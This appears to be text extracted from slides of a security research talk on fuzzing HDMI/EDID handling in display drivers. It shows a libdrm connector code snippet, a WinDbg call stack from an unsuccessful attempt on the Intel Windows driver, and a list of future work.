
```
static drmModeConnectorPtr
_drmModeGetConnector(int fd, uint32_t connector_id, int probe)
{
    struct drm_mode_get_connector conn, counts;
    drmModeConnectorPtr r = NULL;
    struct drm_mode_modeinfo stack_mode;

    memclear(&conn);
    conn.connector_id = connector_id;
    if (!probe) {
        conn.count_modes = 1;
        conn.modes_ptr = VOID2U64(&stack_mode);
    }

    if (drmIoctl(fd, DRM_IOCTL_MODE_GETCONNECTOR, &conn))
        return 0;
}
```



# Fuzzer






# What about Windows?

- › **“ba” command** is very useful to analysis EDID on Windows
- › Found the routine about get EDID point

```
igdkmd64+0x1000+000000000026DC42 ;  
  [CALL STACK]  
00 fffffc406`623f23e0 ffffff802`5615f0a6 igdkmd64!hybDriverEntry+0x204552  
01 fffffc406`623f2490 ffffff802`56084bb0 igdkmd64!hybDriverEntry+0x2049b6  
02 fffffc406`623f25e0 ffffff802`560aa885 igdkmd64!hybDriverEntry+0x12a4c0  
03 fffffc406`623f2630 ffffff802`560abfff igdkmd64!hybDriverEntry+0x150195
```

- › There's no hooking mechanism like Kprobes in Ubuntu (it can solve use Windbg)
- › I couldn't find the way to trigger that function
- › so... it's fail



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# Future Work

- › Vulnerability assessment with **eARC protocol** added in HDMI 2.1
- › We will analyze the vulnerabilities of devices with **HEC functions**
- › Upgrade our fuzzer
- › Find vulnerabilities of HDMI on the other devices and drivers

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